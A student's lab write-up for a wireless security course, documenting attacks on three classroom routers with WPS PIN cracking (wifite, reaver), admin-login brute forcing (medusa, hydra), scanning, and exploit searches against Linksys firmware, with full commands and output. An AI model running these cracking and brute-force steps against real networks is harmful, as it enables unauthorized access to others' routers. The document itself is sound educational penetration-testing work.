

Wireless and Mobile Device Security
Final Assignment

Attacking a Wireless Network

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CyberNet01

Using wifite's built-in capabilities, I captured the WPA handshake and performed a Pixie-Dust dictionary attack against it.

Was it successful? YES!

```
> ~: fish — Konsole
New Tab Split View Copy Paste Find...
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
alex@AP1 ~> sudo wifite
[sudo] password for alex:
wifite2 2.7.0
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[!] Conflicting processes: avahi-daemon (PID 3351), avahi-daemon (PID 3352)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0 already in monitor mode

  NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
  ---      -
  1         cybernet01  11  WPA-P 67db yes
  2         cybetnet02  11  WPA-P 54db yes
  3         eduroam      1   WPA-E 48db no
  4         IoT          1   WPA-P 44db no
  5         NSCC180     1   WPA   44db no
  6         (32:7B:C8:E9:97:8E) 1 WPA-P 44db no
  7         ESTN        1   WPA-P 40db no
  8         eduroam      1   WPA-E 33db no
  9         (DA:55:A8:21:35:1E) 1 WPA-P 33db no
  10        NSCC180     1   WPA   31db no
  11        IoT          1   WPA-P 31db no
  12        eduroam      1   WPA-E 31db no
  13        NSCC180     1   WPA   30db no
  14        Staycast-Device 1 WPA-P 30db no
  15        IoT          1   WPA-P 28db no
  16        (00:33:58:67:9C:40) 8 WPA-P 28db no
  17        (32:7B:C8:E9:97:DE) 1 WPA-P 27db no
  18        TRENDnet740_FDWJ 1 WPA-E 26db no
  19        NSCC180     1   WPA   23db no
  20        eduroam      1   WPA-E 21db no

[+] Select target(s) (1-20) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against 00:22:68:64:2D:9D (cybernet01)
[+] cybernet01 (69db) WPS Pixie-Dust: [4m43s] Cracked WPS PIN: 12228997
[+] cybernet01 (69db) WPS Pixie-Dust: [4m41s] Cracked WPS PSK: password123
[+] ESSID: cybernet01
[+] BSSID: 00:22:68:64:2D:9D
[+] Encryption: WPA (WPS)
[+] WPS PIN: 12228997
[+] PSK/Password: password123
[+] saved crack result to cracked.json (4 total)
[+] Finished attacking 1 target(s), exiting
alex@AP1 ~>
```


If yes -

- What is the Wi-Fi password?
 - o password123
- What are the administrator credentials?
 - o admin:admin
- How did you successfully find them?

- After connecting to the network using the recovered Wi-Fi password, I used **ip route** to quickly check my local IP address to confirm connection, and then ran **medusa** with the rockyou.txt wordlist. It quickly returned successful with **admin** as the password. Trying **admin:admin**, I was able to get into the router.

```
> ~ : fish — Konsole
New Tab Split View Copy Paste Find...
alex@AP1 ~> ip route
default via 192.168.1.1 dev wlan0 proto dhcp src 192.168.1.100 metric 600
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.1.0/24 dev wlan0 proto kernel scope link src 192.168.1.100 metric 600
alex@AP1 ~> sudo medusa -h 192.168.1.1 -u admin -P ~/Desktop/rockyou.txt -M http
ACCOUNT CHECK: [http] Host: 192.168.1.1 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Password:
: akusayangkamu (19816 of 14344390 complete)
ACCOUNT CHECK: [http] Host: 192.168.1.1 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Password:
: admin (19817 of 14344390 complete)
ACCOUNT FOUND: [http] Host: 192.168.1.1 User: admin Password: admin [SUCCESS]
alex@AP1 ~>
```

Images: IP detection and medusa attack with rockyou.txt



CyberNet02

This network presented a significant challenge. I initially used airodump-ng and reaver to target WPS, similar to the prior attack.

```
~ : fish — Konsole
New Tab Split View Copy Paste Find...
alex@AP1 ~> sudo airodump-ng start wlan0
PHY      Interface      Driver      Chipset
phy0     wlan0             rtl88x2bu   TP-Link Archer T4U ver.3
          (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)
alex@AP1 ~>

CH 11 ][ Elapsed: 0 s ][ 2025-12-01 13:24

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
D4:BD:4F:69:E3:81 -72      1         0  0  11  130 WPA2 CCMP PSK Staycast-Device
D4:BD:4F:69:E3:80 -75      2         0  0  11  130 OPN   The Simon Hotel Sydney
D2:C0:BF:6A:A9:1C -60      2         0  0  104 65 WPA2 CCMP PSK ScreenCast-BF6AA91C
02:7B:C8:E9:98:2E -72      2         0  0  11  260 WPA2 CCMP PSK NSCC180
06:7B:C8:E9:98:2E -72      2         0  0  11  260 WPA2 CCMP MGT eduroam
0A:7B:C8:E9:98:2E -72      2         0  0  11  260 OPN   NSCCGuest
D2:C0:BF:16:56:61 -59      2         0  0  44  65 WPA2 CCMP PSK ScreenCast-BF165661
0C:7B:C8:E9:98:2E -71      1         6  0  11  260 WPA2 CCMP PSK IoT
2C:AB:46:4D:C2:90 -73      2         0  0  4  260 WPA3 CCMP SAE <length: 0>
D2:C0:BF:16:DF:10 -73      2         0  0  11  65 WPA2 CCMP PSK ScreenCast-BF16DF10
00:23:69:1D:2A:25 -36      6         51  0  11  130 WPA2 CCMP PSK cybetnet02
00:22:6B:64:2D:9D -34      4         0  0  11  130 WPA2 CCMP PSK cybernet01
00:1A:70:5E:33:D7 -40      8         0  0  6  54 OPN   cybernet03

New Tab Split View Copy Paste Find...
alex@AP1 ~> sudo reaver -i wlan0 -b 00:23:69:1D:2A:25 -vv
[sudo] password for alex:

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[?] Restore previous session for 00:23:69:1D:2A:25? [n/Y]
[+] Restored previous session
[+] Waiting for beacon from 00:23:69:1D:2A:25
[+] Switching wlan0 to channel 11
[+] Received beacon from 00:23:69:1D:2A:25
[+] Vendor: RalinkTe
[+] Trying pin "89950357"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 00:23:69:1D:2A:25 (ESSID: cybetnet02)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 6 seconds
[+] WPS PIN: '89950357'
[+] WPA PSK: 'A much better password!'
[+] AP SSID: 'cybetnet02'
alex@AP1 ~>
```

Following network access, I utilized nmap, nikto, hydra, and manual analysis to enumerate the device and attempt administrative escalation.


Was it successful? *Partially...*

If yes -

- **What is the Wi-Fi password?**
 - o A much better password!
- **What are the administrator credentials?**
 - o I was **unable to obtain** the administrator credentials.

If No - What information did you find?

- **Cracked WPA PSK** using **reaver**. (above)
- Connected to the cybernet02 network.
- Identified router IP as 192.168.1.1
- Discovered web admin interface at **<http://192.168.1.1>**



```
> ~ : fish — Konsole
New Tab Split View Copy Paste Find...
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
alex@API ~> nikto -h http://192.168.1.1
+ Nikto v2.5.0
-----
+ Target IP: 192.168.1.1
+ Target Hostname: 192.168.1.1
+ Target Port: 80
+ Start Time: 2025-12-10 13:09:04 (GMT-4)
-----
+ Server: httpd
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ / - Requires Authentication for realm 'WRT160Nv2'
+ No creds found for realm 'WRT160Nv2'
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 18 error(s) and 2 item(s) reported on remote host
+ End Time: 2025-12-10 13:15:09 (GMT-4) (365 seconds)
-----
+ 1 host(s) tested
```

- **nikto -h 192.168.1.1** confirmed the web interface uses HTTP Basic Authentication with the Realm WRT160Nv2.
- Tested numerous default credentials
 - o admin:admin, root:admin, :admin, admin:, etc.

nmap -sV -sC revealed Port 80 (HTTP), Port 2869 (UPnP), and Port 49152 (UPnP "portable SDK") . Router identified as a Linksys WRT160Nv2 running custom Tomato WAP Firmware.

The image shows three sequential screenshots of a terminal window titled '~ : fish — Konsole'.
 Screenshot 1: Shows the terminal output of 'hydra -l admin -P ~/Desktop/rockyou.txt 192.168.1.1 http-get /'. The output shows a failure with status 401.
 Screenshot 2: Shows the command 'sed '11000000,14000000!D' ~/Desktop/rockyou.txt > ~/Desktop/rocked.txt' being executed to create a custom wordlist.
 Screenshot 3: Shows the command 'sudo medusa -h 192.168.1.1 -u admin -P ~/Desktop/rocked.txt -M http' being executed, followed by a password prompt for 'alex'.

Images: An example of custom wordlisting with sed and medusa.

- Performed brute-force attacks with hydra using **rockyou.txt** and **custom wordlists** based on variations on the following **router data**:
 - o WPS PIN: 89950357
 - o Serial: CSE11HC09176
 - o MAC: 00:23:69:1D:2A:23
 - o Wi-Fi PSK - A much better password!
 - Every such credential attack returned **401 – Unauthorized**.
 - o The following wordlists found on: <https://github.com/drtychai/wordlists>
 - fern-wifi / common.txt
 - fasttrack.txt

- https://github.com/danielmiessler/SecLists/tree/d5271820d00935387bdf87d0a79ae5513b47ce3/Passwords/Common-Credentials_-10k-most-common.txt

```
>
New Tab Split View
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
alex@AP1 ~> ncat -v 192.168.1.1 49152
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Connected to 192.168.1.1:49152.
```


- Used **netcat -v 192.168.1.1 2869** and **49152**
 - o Retrieved device description (rootDesc.xml).
 - o Retrieved service definition (WFAWLANConfigSCPD.xml).

```
~ : fish — Konsole
New Tab Split View Copy Paste Find...
alex@AP1 ~> searchsploit tomato
-----30-----
Exploit Title | Path | 31-
-----32-----
Spyce 2.1.3 - spyce/examples/au tomato.spy Direct Request Error Message Informa | php/webapps/31270.txt | 34
TomatoCart - 'example_form.ajax.php' Cross-Site Scripting | php/webapps/37687.txt | 35
TomatoCart - 'json.php' Security Bypass | php/webapps/38168.txt | 36
TomatoCart - Backup | php/webapps/10683.txt | 37
TomatoCart 1.0.1 - Multiple Cross-Site Request Forgery Vulnerabilities | php/webapps/14330.html | 38
TomatoCart 1.1 - (Authenticated) Local File Inclusion | php/webapps/17818.txt | 39
TomatoCart 1.1.8.2 - 'class' Local File Inclusion | php/webapps/38843.txt | 40
TomatoCart 1.2.0 Alpha 2 - 'json.php' Local File Inclusion | php/webapps/37021.txt | 41
TomatoCart 1.x - SQL Injection | php/webapps/34308.txt | 42
TomatoCMS 2.0.5 - Multiple Cross-Site Request Forgery Vulnerabilities | php/webapps/14331.html | 43
TomatoCMS 2.0.x - SQL Injection | php/webapps/33978.txt | 44
-----45-----
Shellcodes: No Results | 46
alex@AP1 ~> | 47
| 48
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| 68
| 69
```

```
~ : fish — Konsole
New Tab Split View Copy Paste Find...
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
alex@AP1 ~> searchsploit linksys
-----
Exploit Title | Path
-----
Cisco Linksys E4200 - '/apply.cgi' Multiple Cross-Site Scripting Vulnerabilities | hardware/remote/38501.txt 6
Cisco Linksys E4200 - Multiple Vulnerabilities | hardware/webapps/25292.txt 7
Cisco Linksys EA2700 Router - Multiple Vulnerabilities | hardware/remote/38464.txt 8
Cisco Linksys PlayerPT - ActiveX Control Buffer Overflow (Metasploit) | windows/remote/20112.rb 9
Cisco Linksys PlayerPT - ActiveX Control SetSource sURL argument Buffer Overflow | windows/remote/20202.rb 10
Cisco Linksys WAG120N - Cross-Site Request Forgery | hardware/webapps/16252.html 11
Cisco Linksys WAG54GS - Cross-Site Request Forgery (Change Admin Password) | hardware/webapps/18503.txt 12
Cisco Linksys WRT310N Router - Multiple Denial of Service Vulnerabilities | hardware/dos/38493.txt 13
Cisco Linksys WVC200 Wireless-G PTZ Internet Video Camera PlayerPT - ActiveX Co | windows/dos/18641.txt 14
Linksys - DHCP Information Disclosure | hardware/remote/24115.c 15
Linksys AX3200 V1.1.00 - Command Injection | hardware/webapps/51035.txt 16
Linksys BEFSR41 1.4x - 'Gozilla.cgi' Denial of Service | hardware/dos/21975.txt 17
Linksys BEFVP4 - SNMP Community String Information Disclosure | hardware/remote/22480.txt 18
Linksys Devices 1.42/1.43 - 'GET' Buffer Overflow (PoC) | hardware/dos/22062.py 19
Linksys E Series - Multiple Vulnerabilities | cgi/webapps/43013.txt 20
Linksys E-series - Remote Code Execution | hardware/remote/31683.php 21
Linksys E1500/E2500 - 'apply.cgi' Remote Command Injection (Metasploit) | hardware/remote/24936.rb 22
Linksys E1500/E2500 - Multiple Vulnerabilities | hardware/webapps/24475.txt 23
Linksys EA7500 2.0.8.194281 - Cross-Site Scripting | hardware/webapps/49708.txt 24
Linksys PSU54 PrintServer - POST Denial of Service | hardware/dos/25082.txt 25
Linksys RE6500 1.0.11.001 - Unauthenticated RCE | hardware/webapps/49270.py 26
Linksys Routers - Cross-Site Request Forgery | hardware/webapps/15675.txt 27
Linksys Routers - Land Packet Denial of Service | hardware/dos/26825.txt 28
Linksys SPA-2102 Phone Adapter Packet Handling - Denial of Service | hardware/dos/31478.txt 29
Linksys SPA941 - 'SIP From' HTML Injection | hardware/remote/30650.txt 30
Linksys SPA941 - '\377' Character Remote Denial of Service | hardware/dos/3791.nl 31
~ : less — Konsole
New Tab Split View Copy Paste Find...
Device Name: Linksys WRT160Nv2
Vendor: Linksys/Cisco
===== Device Description: =====
Best For: Delivers plenty of speed and coverage, so large groups of users can go online, transfer large files, print, and stream stored media
Features:
* Fast Wireless-N connectivity frees you to do more around your home
* Easy to set up and use, industrial-strength security protection
* Great for larger homes with many users
Source: http://homestore.cisco.com/en-us/routers/Linksys-WRT160N-Wireless-N-Router-Front-Page_stcVWproductId53934616VVcatId552009VVviewprod.htm
===== Vulnerable Firmware Releases: =====
Firmware Version: v2.0.03 build 009
===== Shodan Torks =====
Shodan Search: WRT160Nv2
=> 4072 results
===== Vulnerability Overview: =====
* OS Command Injection
=> parameter: ping_size
The vulnerability is caused by missing input validation in the ping_size parameter and can be exploited to inject and execute arbitrary shell commands. It is possible to upload and execute a backdoor to compromise the device. You need to be authenticated to the device or you have to find other methods for inserting the malicious commands.
POST /apply.cgi HTTP/1.1
Host: 192.168.178.233
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
!
```

Images: searchsploit vulnerability searches and device description from exploit-db.

- Used searchsploit to find public vulnerabilities:
 - EDB-ID 25608: (CVE-2013-10058) Metasploit module for apply exec command injection on WRT160Nv2 (requires authentication).
 - EDB-ID 24478: Text advisory detailing multiple flaws (CSRF, Command Injection, XSS) in apply.cgi.
 - Analyzed the advisory. The model of router is vulnerable to **CSRF attacks** for password changes. I crafted a **GET request** to change the admin password without knowing the current one. Failed because it requires admin to be currently logged in.



Images: Router login screen, attempt to inject credentials.

- **Command Injection:** Tested unauthenticated command injection via the ping_size parameter in **apply.cgi** using both **GET** and **POST** requests. Blocked by **401 – Unauthorized**.

```

~ : gobuster — Konsole
New Tab Split View Copy Paste Find...
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
alex@API ~-> gobuster dir -u http://192.168.1.1 -w /home/alex/Desktop/raft-large-words.txt -t 30
x cfg,bin,conf,cgi
=====
gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
+ ] Url: http://192.168.1.1
+ ] Method: GET
+ ] Threads: 30
+ ] Wordlist: /home/alex/Desktop/raft-large-words.txt
+ ] Negative Status codes: 404
+ ] User Agent: gobuster/3.8.2
+ ] Extensions: cfg,bin,conf,cgi
+ ] Timeout: 10s
=====
starting gobuster in directory enumeration mode
=====
php.cfg (Status: 401) [Size: 140]
gi-bin.cfg (Status: 401) [Size: 140]
images.cfg (Status: 401) [Size: 140]
admin.cfg (Status: 401) [Size: 140]
includes.cfg (Status: 401) [Size: 140]
search.cfg (Status: 401) [Size: 140]
ache.cfg (Status: 401) [Size: 140]

```

- I ran gobuster with the **raft-large-words.txt** wordlist to bruteforce possible **200 OK** codes to no avail.

```

Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
alex@API ~> tftp 192.168.1.1
tftp> get config.bin
Transfer timed out.

tftp> get config.conf
Transfer timed out.

tftp> get nvram.conf
Transfer timed out.

tftp> get nvram.config
Transfer timed out.

tftp>

```

- **TFTP:** Attempted to download configuration files (config.bin, tomato.cfg, nvram.cfg, nvram.config).
 - Connection timed out for each.
- As one other classmate restarted the router to see what would happen, another was attempting to log into the router's admin portal. For a brief moment, they saw the router setup, and using Inspect on their browser, I was able to see **apply.cgi** in the source code, noting the hidden input types in the HTML.
 - My theory was that if we would be able to capture this startup process with **tcpdump** and **BurpSuite**, we could see the moment at which the false authentication partially loaded through, giving us a POST-GET. This might allow for injection to apply.cgi, similar to the vulnerability found in searchsploit.
 - Perhaps, when the router just boots up, similar to the loading Linksys Setup Screen, would we see a point where the admin has to log in? It created multiple potential pathways. Alas, there was not enough time left upon discovery of the potential flaw to enact a plan.

What do you think was the issue?

- While I gained network access via the WPS implementation, the administrative interface had a difficult password. My dictionary attacks using hydra (customized with device-

specific data) failed , and the strong authentication prevented me from executing the known remote command execution exploits.

- I was lost in the weeds trying to find a reasonable exploit by pulling data, but the firmware of the router and its authentication made exploitation difficult. I believe the answer may have been easier than I made it out to be.
- I ran numerous wordlists, but rockyou.txt did not run for long enough. My concern is that I didn't reach the right point in the wordlist where the password was located.

CyberNet03

I scanned for networks and immediately identified CyberNet03 as an open network with no encryption. I connected without a password and proceeded to enumerate the device using nmap, hydra, and searchsploit to identify services and potential vulnerabilities .


Was it successful? No.

If yes -

- What is the Wi-Fi password?
 - There is **no password needed** to access the Wi-Fi network.
- What are the administrator credentials?
 - I was unable to obtain administrator credentials.

If No - What information did you find?

- The network is **hidden** on Wifite. (see Cybernet01)



```
~ : fish — Konsole
New Tab Split View Copy Paste Find...
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
alex@API1 ~-> sudo medusa -h 192.168.1.1 -u admin -P ~/Desktop/rockyou.txt -M http
[sudo] password for alex:
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>
ACCOUNT CHECK: [http] Host: 192.168.1.1 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Password: 123456 (1 of 1434039
0 complete)
ACCOUNT FOUND: [http] Host: 192.168.1.1 User: admin Password: 123456 [SUCCESS]
alex@API1 ~->
```

- Brute-force attacks **do not** work. Attempts with medusa lead to false positives.
- **Network Status:** Public, unencrypted network (SSID: cybernet03).
- **Device Identification:** Linksys WRT54G Wireless-G Broadband Router.

- o **Network Details:** Router IP 192.168.1.1 (Gateway), Wired MAC 00:1A:70:5E:33:D5, Wireless MAC 00:1A:70:5E:33:D7 .

```

alex@AP1 ~> sudo nmap -sV -sC 192.168.1.1
[sudo] password for alex:
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-10 18:49 -0400
Nmap scan report for 192.168.1.1
Host is up (0.12s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    closed ftp
23/tcp    closed telnet
80/tcp    open  http      Intoto httpd 1.0
|_ http-auth:
|_ HTTP/1.0 401 Unauthorized Access Denied\x0D
|_ Basic realm=WRT54G
|_ http-title: 401 Unauthorized
|_ http-server-header: Intoto Http Server v1.0
2869/tcp  open  http      Intoto httpd 1.1
|_ http-title: Site doesn't have a title.
|_ http-server-header: IntotoHttpServer//1.1
MAC Address: 00:1A:70:5E:33:D5 (Cisco-Linksys)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 37.76 seconds
alex@AP1 ~>
  
```

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-sV -sC 192.168.1.1 provided service enumeration and found two open ports:

- **Port 80:** HTTP running Intoto httpd 1.0, protected by HTTP Basic Authentication (Realm: WRT54G).
- **Port 2869:** Alternative HTTP service (Intoto httpd 1.1)




Image: KDE Plasma – Network taskbar information.

- Without a valid credential, the HTTP Basic Authentication prevents exploitation of known WRT54G vulnerabilities.

```
~ : fish — Konsole
New Tab Split View Copy Paste Find...
Welcome to fish, the friendly interactive shell
Type help for instructions on how to use fish
alex@API ~> searchsploit wrt54g

-----
Exploit Title | Path
-----
Linksys WRT54G < 4.20.7 / WRT54GS < 1.05.2 - 'apply.cgi' Remot | cgi/remote/10028.rb
Linksys WRT54G Firmware 1.00.9 - Security Bypass (1) | hardware/remote/5313.txt
Linksys WRT54G Firmware 1.00.9 - Security Bypass (2) | hardware/remote/5926.txt
Linksys WRT54GC 1.5.7 Firmware - 'administration.cgi' Access V | hardware/remote/32931.html
Linksys WRT54GL - 'apply.cgi' Command Execution (Metasploit) | hardware/remote/24945.rb
Linksys WRT54GL Firmware 4.30.15 build 2 - Multiple Vulnerabil | hardware/webapps/24202.txt
Linksys WRT54GL Wireless Router - Cross-Site Request Forgery | hardware/remote/37141.txt
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Shellcode Title | Path
